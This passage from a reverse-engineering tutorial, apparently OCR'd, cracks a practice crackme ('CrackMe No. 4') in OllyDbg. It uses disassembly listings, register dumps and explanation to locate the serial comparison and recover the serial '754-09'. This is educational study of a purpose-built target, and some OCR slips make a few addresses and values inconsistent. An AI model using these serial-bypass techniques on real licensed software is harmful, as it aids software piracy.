
Search - Text strings referenced in sF_cme04

Strings sF_cme04

```
Address   Command                           Comments
00445E00  ASCII "OnItemFound"               ASCII "OnItemFound"
00445E0E  ASCII "StringFormat"              ASCII "StringFormat"
00445E85  ASCII "Transparent"               ASCII "Transparent"
00445E10  ASCII "Value"                     ASCII "Value"
00445EF8  ASCII "UseHistory"                ASCII "UseHistory"
00446000  ASCII "~"
00447017  PUSH 00447024                     ASCII "]}'`'-~'D"
00447024  ASCII "]}'`'-~'D"                 ASCII "]}'`'-~'D"
00447117  ASCII "Image1"                    ASCII "Image1"
00447124  ASCII "AHMIEButton1"              ASCII "AHMIEButton1"
00447137  ASCII "AHMIEButton2"              ASCII "AHMIEButton2"
0044714A  ASCII "AHMAppManager1"            ASCII "AHMAppManager1"
0044715F  ASCII "FusedEdit1"                ASCII "FusedEdit1"
00447170  ASCII "FusedEdit2"                ASCII "FusedEdit2"
00447181  ASCII "Image2"                    ASCII "Image2"
00447190  ASCII "AHMIEButton2Clic"          ASCII "AHMIEButton2Click"
004471A0  ASCII "AHMIEButton1Clic"          ASCII "AHMIEButton1Click"
004471C0  ASCII "FusedEdit2Click"           ASCII "FusedEdit2Click"
004471D6  ASCII "FusedEdit2Change"          ASCII "FusedEdit2Change"
004471E7  ASCII "TForm1"                    ASCII "TForm1"
00447286  ASCII "TForm1oaD",0               ASCII "TForm1oaD"
00447230  MOV EAX,00447244                  ASCII "4th CrackMe from stealthFIGHTER/--------------------------------------------/More
00447244  ASCII "4th CrackMe from"          ASCII "4th CrackMe from stealthFIGHTER/--------------------------------------------/More
0044752C  ASCII "~"
004475E0  MOV EAX,00447670                  ASCII "You were successful! Now send me your serial/or write a tutorial!"
00447670  ASCII "You were success"          ASCII "You were successful! Now send me your serial/or write a tutorial!"
004476F7  MOV EAX,00447730                  ASCII "Type your name, please!"
00447730  ASCII "Type your name, "          ASCII "Type your name, please!"
0044776F  PUSH 0044777C                     ASCII "]}'`'-#'D"
0044777C  ASCII "]}'`'-#'D"                 ASCII "]}'`'-#'D"
0044794E  MOV EDX,00447988                  ASCII "CrackMe No. 4"
00447988  ASCII "CrackMe No. 4"             ASCII "CrackMe No. 4"
00448024  ASCII "Runtime error   "          ASCII "Runtime error      at 00000000"
00448044  ASCII "Error",0                   ASCII "Error"
00448040  ASCII "123456789ABCDEF "          ASCII "123456789ABCDEF                    "
0044807E  ASCII "              "            ASCII "                   /"
00448234  DD 004060EC                       ASCII 0B,"EZeroDivide"
00448300  DD 0040FCD0                       ASCII "TThreadWindow"
0044832C  ASCII "MS Sans Serif"             ASCII "MS Sans Serif"
00448354  DD 00411E04                       ASCII "clBlack"
0044835C  DD 00411E14                       ASCII "clMaroon"
00448364  DD 00411E28                       ASCII "clGreen"
0044836C  DD 00411E30                       ASCII "clOlive"
00448374  DD 00411E48                       ASCII "clNavy"
0044837C  DD 00411E58                       ASCII "clPurple"
00448384  DD 00411E6C                       ASCII "clTeal"
0044838C  DD 00411E7C                       ASCII "clGray"
00448394  DD 00411E8C                       ASCII "clSilver"
0044839C  DD 00411EA0                       ASCII "clRed"
004483A4  DD 00411EB0                       ASCII "clLime"
004483AC  DD 00411EC0                       ASCII "clYellow"
004483B4  DD 00411ED4                       ASCII "clBlue"
004483BC  DD 00411EE4                       ASCII "clFuchsia"
004483C4  DD 00411EF8                       ASCII "clAqua"
004483CC  DD 00411F08                       ASCII "clWhite"
004483D4  DD 00411F10                       ASCII "clScrollBar"
004483DC  DD 00411F2C                       ASCII "clBackground"
004483E4  DD 00411F44                       ASCII "clActiveCaption"
004483EC  DD 00411F5C                       ASCII "clInactiveCaption"
004483F4  DD 00411F78                       ASCII "clMenu"
004483FC  DD 00411F88                       ASCII "clWindow"
00448404  DD 00411F9C                       ASCII "clWindowFrame"
0044840C  DD 00411FB4                       ASCII "clMenuText"
00448414  DD 00411FC8                       ASCII "clWindowText"
0044841C  DD 00411FE0                       ASCII "clCaptionText"
```

Found 3284 strings and references

Figure 17. *Interesting string*




```
0044753F      00          DB 00
00447540   r$ 55          PUSH EBP
00447541   .  8BEC        MOV EBP,ESP
00447543   .  33C9        XOR ECX,ECX
00447545   .  51          PUSH ECX
00447546   .  51          PUSH ECX
00447547   .  51          PUSH ECX
00447548   .  51          PUSH ECX
00447549   .  51          PUSH ECX
0044754A   .  53          PUSH EBX
0044754B   .  56          PUSH ESI
0044754C   .  8BF0        MOV ESI,EAX
0044754E   .  33C0        XOR EAX,EAX
00447550   .  55          PUSH EBP
00447551   .  68 5E764400 PUSH 0044765E
00447556   .  64:FF30     PUSH DWORD PTR FS:[EAX]
00447559   .  64:8920     MOV DWORD PTR FS:[EAX],ESP        Installs SE handler 44765E
0044755C   .  8BC6        MOV EAX,ESI
0044755E   .  E8 55FEFFFF CALL 004473B8
00447563   .  8BC6        MOV EAX,ESI
00447565   .  E8 06FFFFFF CALL 00447470                     [sF_cme04.00447470
0044756A   .  8D55 FC     LEA EDX,[EBP-4]
0044756D   .  8B86 0002000 MOV EAX,DWORD PTR DS:[ESI+200]
00447573   .  E8 60F4FBFF CALL 004069D8                     [sF_cme04.004069D8
00447578   .  8D55 EC     LEA EDX,[EBP-14]
0044757B   .  8B86 F001000 MOV EAX,DWORD PTR DS:[ESI+1F0]
00447581   .  E8 1242FDFF CALL 0041B798
00447586   .  8B45 EC     MOV EAX,DWORD PTR SS:[EBP-14]
00447589   .  8D55 F8     LEA EDX,[EBP-8]
0044758C   .  E8 47F4FBFF CALL 004069D8                     [sF_cme04.004069D8
00447591   .  8B45 FC     MOV EAX,DWORD PTR SS:[EBP-4]
00447594   .  8B55 F8     MOV EDX,DWORD PTR SS:[EBP-8]
00447597   .  E8 5406FDFF CALL 00403DF0
0044759C   .  0F94C3      SETZ BL
0044759F   .  8D4D F4     LEA ECX,[EBP-0C]
004475A2   .  BA 01000000 MOV EDX,1
004475A7   .  B8 40E20100 MOV EAX,1E240
004475AC   .  E8 73F6FBFF CALL 00406B24                     [sF_cme04.00406B24
004475B1   .  8D4D F0     LEA ECX,[EBP-10]
004475B4   .  BA 01000000 MOV EDX,1
004475B9   .  B8 F1FB0900 MOV EAX,9FBF1
004475BE   .  E8 61F5FBFF CALL 00406B24                     [sF_cme04.00406B24
004475C3   .  8B45 F4     MOV EAX,DWORD PTR SS:[EBP-0C]
004475C6   .  8B55 F0     MOV EDX,DWORD PTR SS:[EBP-10]
004475C9   .  E8 22C6FBFF CALL 00403BF0
004475CE   .  0F94C0      SETZ AL
004475D1   .  84D8        TEST BL,BL
004475D3   .v 74 15       JZ SHORT 004475EA
004475D5   .  6A 00       PUSH 0                            rArg1 = 0
004475D7   .  66:8B0D 6C76 MOV CX,WORD PTR DS:[44766C]      |
004475DE   .  B2 02       MOV DL,2                          |
004475E0   .  B8 70764400 MOV EAX,00447670                  |ASCII "You were successful! Now send me your serial/or write a tutorial!"
004475E5   .  E8 8E11FEFF CALL 00431778                     LsF_cme04.00431778
004475EA   >  84D8        TEST BL,BL
004475EC   .v 74 4D       JZ SHORT 0044763B
004475EE   .  33D2        XOR EDX,EDX
```

Figure 18. *Breakpoint set on function which we expect to display success message*

Double click on this line and we will land at address 4475E0 in the disassembly window. Scroll slightly above, procedure which has something to do with our suspicious string starts at 00447540 with PUSH EBP instruction. Remember this address – later we will set a breakpoint here. Run crackme by pressing F9, enter arbitrary strings in both text fields (in our case we enter "crackme" and "123456" – Figure 19), set breakpoint at 4475E0 (Figure 18). Now we can try to click on various places of crackme's window, but nothing happens. Only when we try to modify the text in the second text field (for example from "123456" to "1234567"), debugger breaks at 4475E0.


Then we keep pressing F8 (Step Over) and observe stack window, register window if we notice any changes, which are interesting for us. Typically we are looking for situations where we can see the data which we inserted into program's text boxes. When we reach address 447563 (the address right after call XXXX), we can see that register EDX contains address of the string "emkcarc", which is reverse string of "crackme" – contents of the first text field we entered (Figure 20).

Stepping out further, another interesting address is 447573. In register EAX, we can see reference




```
crackme
123456
```

Figure 19. *Crackme window with both textboxes filled up*


OllyDbg - sF_cme04.exe - [CPU - main thread, module sF_cme04]
File View Debug Trace Plugins Options Windows Help
L E M W T C R ... B M H

```
0044753E     00            DB 00
0044753F     00            DB 00
00447540  r$ 55            PUSH EBP
00447541  .  8BEC          MOV EBP,ESP
00447543  .  33C9          XOR ECX,ECX
00447545  .  51            PUSH ECX
00447546  .  51            PUSH ECX
00447547  .  51            PUSH ECX
00447548  .  51            PUSH ECX
00447549  .  51            PUSH ECX
0044754A  .  53            PUSH EBX
0044754B  .  56            PUSH ESI
0044754C  .  8BF0          MOV ESI,EAX
0044754E  .  33C0          XOR EAX,EAX
00447550  .  55            PUSH EBP
00447551  .  68 5E764400   PUSH 0044765E
00447556  .  64:FF30       PUSH DWORD PTR FS:[EAX]
00447559  .  64:8920       MOV DWORD PTR FS:[EAX],ESP        Installs SE handler 44765E
0044755C  .  8BC6          MOV EAX,ESI
0044755E  .  E8 55FEFFFF   CALL 004473B8
00447563  .  8BC6          MOV EAX,ESI                       ASCII "ppD"
00447565  .  E8 06FFFFFF   CALL 00447470                     [sF_cme04.00447470
0044756A  .  8D55 FC       LEA EDX,[EBP-4]
0044756D  .  8B86 0002000  MOV EAX,DWORD PTR DS:[ESI+200]
00447573  .  E8 60F4FBFF   CALL 004069D0                     [sF_cme04.004069D0
00447578  .  8D55 EC       LEA EDX,[EBP-14]
0044757B  .  8B86 F001000  MOV EAX,DWORD PTR DS:[ESI+1F0]
00447581  .  E8 1242FDFF   CALL 0041B798

Registers (FPU)
EAX 0012F7F0
ECX 00000001
EDX 00D065EC ASCII "emkcarc"
EBX 00D01594
ESP 0012F7FC
EBP 0012F824
ESI 00D049E4 ASCII "ppD"
EDI 00D01594

EIP 00447563 sF_cme04.00447563

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000000 ERROR_SUCCESS

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -??? FFFF 00C25D3F 00C25D3F
ST1 empty -??? FFFF 00000000 00C25D3F
ST2 empty -??? FFFF 00C25D3F 00C25D3F
ST3 empty -??? FFFF 00000000 00C25D3F
ST4 empty 0.0
ST5 empty 0.0
ST6 empty -579.9888916015625000
```

Figure 20. *Text box contents found in register*



```
00447532     00            DB 00
00447533     00            DB 00
00447534  .  FFFFFFFF      DD FFFFFFFF
00447538  .  01000000      DD 00000001
0044753C  .  2D            ASCII "-"
0044753D     00            DB 00
0044753E     00            DB 00
0044753F     00            DB 00
00447540  r$ 55            PUSH EBP
00447541  .  8BEC          MOV EBP,ESP
00447543  .  33C9          XOR ECX,ECX
00447545  .  51            PUSH ECX
00447546  .  51            PUSH ECX
00447547  .  51            PUSH ECX
00447548  .  51            PUSH ECX
00447549  .  51            PUSH ECX
0044754A  .  53            PUSH EBX
0044754B  .  56            PUSH ESI
0044754C  .  8BF0          MOV ESI,EAX
0044754E  .  33C0          XOR EAX,EAX
00447550  .  55            PUSH EBP
00447551  .  68 5E764400   PUSH 0044765E
00447556  .  64:FF30       PUSH DWORD PTR FS:[EAX]
00447559  .  64:8920       MOV DWORD PTR FS:[EAX],ESP        Installs SE handler 44765E
0044755C  .  8BC6          MOV EAX,ESI
0044755E  .  E8 55FEFFFF   CALL 004473B8
00447563  .  8BC6          MOV EAX,ESI
00447565  .  E8 06FFFFFF   CALL 00447470                     [sF_cme04.00447470
0044756A  .  8D55 FC       LEA EDX,[EBP-4]
0044756D  .  8B86 0002000  MOV EAX,DWORD PTR DS:[ESI+200]
00447573  .  E8 60F4FBFF   CALL 004069D8                     [sF_cme04.004069D8
00447578  .  8D55 EC       LEA EDX,[EBP-14]
0044757B  .  8B86 F001000  MOV EAX,DWORD PTR DS:[ESI+1F0]
00447581  .  E8 1242FDFF   CALL 0041B798

Registers (FPU)
EAX 00D066E8 ASCII "764-09"
ECX 00000000
EDX 0012F820
EBX 00D01594
ESP 0012F7FC
EBP 0012F824
ESI 00D049E4 ASCII "ppD"
EDI 00D01594

EIP 00447573 sF_cme04.00447573

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000000 ERROR_SUCC

EFL 00000246 (NO,NB,E,BE,NS,PE,G

ST0 empty -??? FFFF 00C25D3F 00C
ST1 empty -??? FFFF 00000000 00C
ST2 empty -??? FFFF 00C25D3F 00C
ST3 empty -??? FFFF 00000000 00C
ST4 empty 0.0
ST5 empty 0.0
ST6 empty -579.98889160156250000
ST7 empty 1234567.000000000000
               3 2 1 0      E S
FST 0000  Cond 0 0 0 0  Err 0 0
FCW 1372  Prec NEAR,64  Mask
Last cmnd 001B:00409685 sF_cme04
```

Figure 21. *Magic string*

to string “754-09.” We don’t know what these numbers means, but we can guess that they come out from procedure 447565 (Figure 21).


A few lines below – at address 447597, register EAX contains our magic value “754-09”, register EDX contains string “1234567” (which we entered to the second text box). Then at 00447597 a procedure is called and if a zero flag is set during the call of the procedure, then SETZ BL sets BL register to 1 (Figure 22). However, in our case, zero flag is not set during calling procedure 00447597, therefore SETZ BL sets register BL to 0.

Further in the code, at address 4475D1, you can see instruction TEST BL, BL followed by JZ 4475EA (you can see it in Figure 22 too). If BL equals 0, TEST BL, BL (which corresponds to logical function BL & BL) sets zero flag to 1 (0 & 0 = 0, result is zero, therefore zero flag = TRUE = 1) and JZ jumps to 4475EA, therefore no message is displayed.

The opposite situation occurs when a zero flag is not set during function call at 447597. In such case, SETZ BL sets BL register to 1. Later in the code, TEST BL, BL results in zero flag = 0, JZ does not jump and message box is displayed.


From the aforementioned description, we can expect that instruction CALL at address 447597 is comparison of two strings, which pointers are passed in registers EAX and EDX. You can simply verify it by keeping the first text box with text “crackme” and modifying the second text box to value “754-09”. When you do this, you can expect to see something like in Figure 23.

Now our work is over. We found the correct name/serial combination, but unfortunately we do not yet know what the exact relation between name and serial number. Is the serial number




You were successful! Now send me your serial or write a tutorial!

Figure 23. *Correct name/serial combination found*


```
00447538 .  01000000     DD 00000001
0044753C .  2D           ASCII "-"
0044753D    00           DB 00
0044753E    00           DB 00
0044753F    00           DB 00
00447540 /$ 55           PUSH EBP
00447541 |. 8BEC         MOV EBP,ESP
00447543 |. 33C9         XOR ECX,ECX
00447545 |. 51           PUSH ECX
00447546 |. 51           PUSH ECX
00447547 |. 51           PUSH ECX
00447548 |. 51           PUSH ECX
00447549 |. 51           PUSH ECX
0044754A |. 53           PUSH EBX
0044754B |. 56           PUSH ESI
0044754C |. 8BF0         MOV ESI,EAX
0044754E |. 33C0         XOR EAX,EAX
00447550 |. 55           PUSH EBP
00447551 |. 68 5E764400  PUSH 0044765E
00447556 |. 64:FF30      PUSH DWORD PTR FS:[EAX]
00447559 |. 64:8920      MOV DWORD PTR FS:[EAX],ESP         Installs SE handler 44765E
0044755C |. 8BC6         MOV EAX,ESI
0044755E |. E8 55FEFFFF  CALL 004473B8
00447563 |. 8BC6         MOV EAX,ESI
00447565 |. E8 06FFFFFF  CALL 00447470                      [sF_cme04.00447470
0044756A |. 8D55 FC      LEA EDX,[EBP-4]
0044756D |. 8B86 0002000 MOV EAX,DWORD PTR DS:[ESI+200]
00447573 |. E8 60F4FBFF  CALL 004069D8                      [sF_cme04.004069D8
00447578 |. 8D55 EC      LEA EDX,[EBP-14]
0044757B |. 8B86 F001000 MOV EAX,DWORD PTR DS:[ESI+1F0]
00447581 |. E8 1242FDFF  CALL 0041D798
00447586 |. 8B45 EC      MOV EAX,DWORD PTR SS:[EBP-14]
00447589 |. 8D55 F8      LEA EDX,[EBP-8]
0044758C |. E8 47F4FBFF  CALL 004069D8                      [sF_cme04.004069D8
00447591 |. 8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
00447594 |. 8B55 F8      MOV EDX,DWORD PTR SS:[EBP-8]
00447597 |. E8 540CFDFF  CALL 004030F0
0044759C |. 0F94C3       SETZ BL
0044759F |. 8D4D F4      LEA ECX,[EBP-0C]
004475A2 |. BA 01000000  MOV EDX,1
004475A7 |. B8 40E20100  MOV EAX,1E240
004475AC |. E8 73F5FBFF  CALL 00406B24                      [sF_cme04.00406B24
004475B1 |. 8D4D F0      LEA ECX,[EBP-10]
004475B4 |. BA 01000000  MOV EDX,1
004475B9 |. B8 F1FB0900  MOV EAX,9FBF1
004475BE |. E8 61F5FBFF  CALL 00406B24                      [sF_cme04.00406B24
004475C3 |. 8B45 F4      MOV EAX,DWORD PTR SS:[EBP-0C]
004475C6 |. 8B55 F0      MOV EDX,DWORD PTR SS:[EBP-10]
004475C9 |. E8 220CFDFF  CALL 004030F0
004475CE |. 0F94C0       SETZ AL
004475D1 |. 84DB         TEST BL,BL
004475D3 |.v 74 15       JZ SHORT 004475EA
004475D5 |. 6A 00        PUSH 0                             /Arg1 = 0
004475D7 |. 66:8B0D 6C76 MOV CX,WORD PTR DS:[44766C]        |
004475DE |. B2 02        MOV DL,2                           |
004475E0 |. B8 70764400  MOV EAX,00447670                   |ASCII "You were successful!"
004475E5 |. E8 8EA1FEFF  CALL 00431778                      \sF_cme04.00431778
Dest=sF_cme04.004030F0
```

```
Registers (FPU)
EAX 00D0CFA0 ASCII "754-09"
ECX [illegible]
EDX 00D007E4 ASCII "1234567"
EBX 00D01594
ESP 0012F7FC
EBP 0012F024
ESI 00D042C4 ASCII "bpD"
EDI 00D01594

EIP 00447597 sF_cme04.00447597

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
